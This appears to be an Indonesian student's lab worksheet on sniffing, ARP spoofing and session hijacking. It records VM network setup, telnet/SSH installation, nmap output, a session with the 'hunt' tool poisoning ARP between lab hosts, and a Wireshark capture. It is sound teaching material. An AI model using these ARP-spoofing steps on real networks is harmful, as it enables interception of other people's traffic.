LEMBAR ANALISA

Praktikum Network Security (Sniffing, Spoofing dan Session Hijacking)


Tanggal Praktikum : M Fahri Marfiansyah

Kelas : 5B


Nama dan NIM : 105841105823

I. ARP Spoofing

A. Gambar topologi jaringan beserta dengan IP Addressnya.




- Ip server



```
┌──(caca1㉿caca)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:15:e7:ad brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 572sec preferred_lft 572sec
    inet6 fe80::a00:27ff:fe15:e7ad/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(caca1㉿caca)-[~]
└─$ 
```


-

- Ip attacker



```
zsh: corrupt history file /home/mfahri/.zsh_history
┌──(mfahri㉿parixone)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:c2:fb:c6 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 356sec preferred_lft 356sec
    inet6 fe80::a00:27ff:fec2:fbc6/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


- Ip client




```
┌──(ayu1㉿ayu)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:9d:8d:bd brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.3/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 509sec preferred_lft 509sec
    inet6 fe80::a00:27ff:fe9d:8dbd/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(ayu1㉿ayu)-[~]
└─$ 
```

B. Instal aplikasi telnet dan ssh pada Server dan lakukan tes koneksi dari client (poin 1.b)


- instal ssh dan telnet



```
┌──(caca1㉿caca)-[~]
└─$ sudo apt update
[sudo] kata sandi untuk caca1:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
729 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(caca1㉿caca)-[~]
└─$ sudo apt install telnetd openssh-server -y
Upgrading:
  libc-bin      libc-l10n  libc6-dev   locales         openssh-server
  libc-dev-bin  libc6      libc6-i386  openssh-client  openssh-sftp-server

Installing:
  telnetd

Installing dependencies:
  inetutils-inetd  inetutils-telnetd  libc-gconv-modules-extra  tcpd

Summary:
  Upgrading: 10, Installing: 5, Removing: 0, Not Upgrading: 719
  Download size: 15,0 MB
  Space needed: 2.359 kB / 7.884 MB available

Get:1 http://kali.download/kali kali-rolling/main amd64 libc-gconv-modules-ex
tra amd64 2.42-5 [1.127 kB]
Get:3 http://mirror.primelink.net.id/kali kali-rolling/main amd64 locales all
 2.42-5 [3.927 kB]
```




```
┌──(caca1㉿caca)-[~]
└─$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/sys
temd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink '/etc/systemd/system/sshd.service' → '/usr/lib/systemd/system
/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '
/usr/lib/systemd/system/ssh.service'.

┌──(caca1㉿caca)-[~]
└─$ sudo systemctl start ssh

┌──(caca1㉿caca)-[~]
└─$ systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: d>
     Active: active (running) since Sat 2025-12-27 18:38:14 WITA; 24s ago
 Invocation: 9597d763c7254880ab07bcb9dfdbc28b
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 15368 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUC>
   Main PID: 15371 (sshd)
      Tasks: 1 (limit: 2116)
     Memory: 1.4M (peak: 1.9M)
        CPU: 86ms
     CGroup: /system.slice/ssh.service
             └─15371 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startup>
```




```
        CPU: 86ms
     CGroup: /system.slice/ssh.service
             └─15371 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startup>

Des 27 18:38:14 caca systemd[1]: Starting ssh.service - OpenBSD Secure Shell>
Des 27 18:38:14 caca sshd[15371]: Server listening on 0.0.0.0 port 22.
Des 27 18:38:14 caca sshd[15371]: Server listening on :: port 22.
Des 27 18:38:14 caca systemd[1]: Started ssh.service - OpenBSD Secure Shell >
lines 1-18/18 (END)
```

-nmap localhost



```
┌──(caca1㉿caca)-[~]
└─$ nmap localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-27 19:09 WITA
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000060s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds

┌──(caca1㉿caca)-[~]
└─$ 
```


-menhubungkan koneksi ke client dan server



```
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Connection closed by foreign host.

┌──(ayu1㉿ayu)-[~]
└─$ ssh ayu1@10.0.2.15
ayu1@10.0.2.15's password:
Permission denied, please try again.
ayu1@10.0.2.15's password:
Permission denied, please try again.
ayu1@10.0.2.15's password:
ayu1@10.0.2.15: Permission denied (publickey,password).

┌──(ayu1㉿ayu)-[~]
└─$ ssh ayu1@10.0.2.15
ayu1@10.0.2.15's password:
Linux caca 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-
09-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(ayu1㉿caca)-[~]
└─$ 
```


C. Catat MAC Address dari komputer client dan server (poin 1.d)

- attacker




```
┌──(mfahri㉿parixone)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fec2:fbc6  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:c2:fb:c6  txqueuelen 1000  (Ethernet)
        RX packets 8824  bytes 910866 (889.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11568  bytes 1076986 (1.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

-client



```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.3  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe9d:8dbd  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:9d:8d:bd  txqueuelen 1000  (Ethernet)
        RX packets 17905  bytes 4365813 (4.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12946  bytes 1309538 (1.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


- server



```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe15:e7ad  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:15:e7:ad  txqueuelen 1000  (Ethernet)
        RX packets 27025  bytes 17542655 (16.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16244  bytes 1526925 (1.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

D. Catat MAC Address setelah dilakukan arp spoofing dengan tool hunt (poin 1.e), bandingkan dengan MAC address sebelumnya.

- mac address yg berubah tdk sama dengan mac address sebelum nya




```
-arps> s
daemon started
── arpspoof daemon ── rcvpkt 32, free/alloc 63/64 ──Y──
s/k) start/stop relayer daemon
l/L) list arp spoof database
a)   add host to host arp spoof      i/I) insert single/range arp spoof
d)   delete host to host arp spoof   r/R) remove single/range arp spoof
t/T) test if arp spoof successed     y) relay database
x)   return
-arps> a
src/dst host1 to arp spoof> 10.0.2.15
host1 fake mac [EA:1A:DE:AD:BE:03]>
src/dst host2 to arp spoof> 10.0.2.3
host2 fake mac [EA:1A:DE:AD:BE:04]>
refresh interval sec [0]>
ARP spoof of 10.0.2.15 with fake mac EA:1A:DE:AD:BE:03 in host 10.0.2.3 FAILE
D
do you want to force arp spoof until successed y/n [y]>
```

E. Catat proses terjadinya session hijacking (poin 2)


1. Telnet client-server

- server




```
Mengubah informasi pengguna dari ayu1
Masukkan nilai baru atau tekan ENTER untuk nilai bawaan
        Nama Lengkap []: ^Cfatal: `/bin/chfn ayu1' exited from signal 2. Exit
ing.

┌──(caca1㉿caca)-[~]
└─$ sudo adduser ayu1
fatal: The user `ayu1' already exists.

┌──(caca1㉿caca)-[~]
└─$ id ayu1
uid=1001(ayu1) gid=1001(ayu1) groups=1001(ayu1)

┌──(caca1㉿caca)-[~]
└─$ sudo passwd ayu1
Kata sandi baru:
Ketik ulang kata sandi baru:
passwd: kata sandi diperbaharui dengan sukses

┌──(caca1㉿caca)-[~]
└─$ arp -a
? (192.168.64.1) at 52:55:c0:a8:40:01 [ether] on eth0
? (10.0.2.2) at 08:00:27:d4:54:0f [ether] on eth0
? (10.0.2.4) at 08:00:27:c2:fb:c6 [ether] on eth0
? (10.0.2.3) at 08:00:27:c2:fb:c6 [ether] on eth0

┌──(caca1㉿caca)-[~]
└─$ 
```

-client



```
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(ayu1㉿caca)-[~]
└─$ arp -a
? (192.168.64.1) at 52:55:c0:a8:40:01 [ether] on eth0
? (10.0.2.2) at 08:00:27:d4:54:0f [ether] on eth0
? (10.0.2.4) at 08:00:27:c2:fb:c6 [ether] on eth0
? (10.0.2.3) at 08:00:27:c2:fb:c6 [ether] on eth0

┌──(ayu1㉿caca)-[~]
└─$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Connection closed by foreign host.

┌──(ayu1㉿caca)-[~]
└─$ 
```


2. Amati pada komputer attacker


Menangkap dari eth0
Berkas Sunting Lihat Go Tangkap Analisis Statistik Telefoni Nirkabel Perkakas Bantuan
Terapkan suatu filter tampilan … <Ctrl->
eth0: <live capture in progress>
Paket: 2209
Profil: Default

```
No.    Time          Source      Destination  Protocol  Length Info
  2079 120.290580846 10.0.2.15   10.0.2.3     SSH       102 Server:
  2080 120.307285388 10.0.2.3    10.0.2.15    SSH       102 Client:
  2081 120.310526663 10.0.2.15   10.0.2.3     SSH       102 Server:
  2082 120.326987060 10.0.2.3    10.0.2.15    SSH       102 Client:
  2083 120.345961728 10.0.2.3    10.0.2.15    SSH       102 Client:
  2084 120.363856475 10.0.2.3    10.0.2.15    TCP       102 [TCP Ret
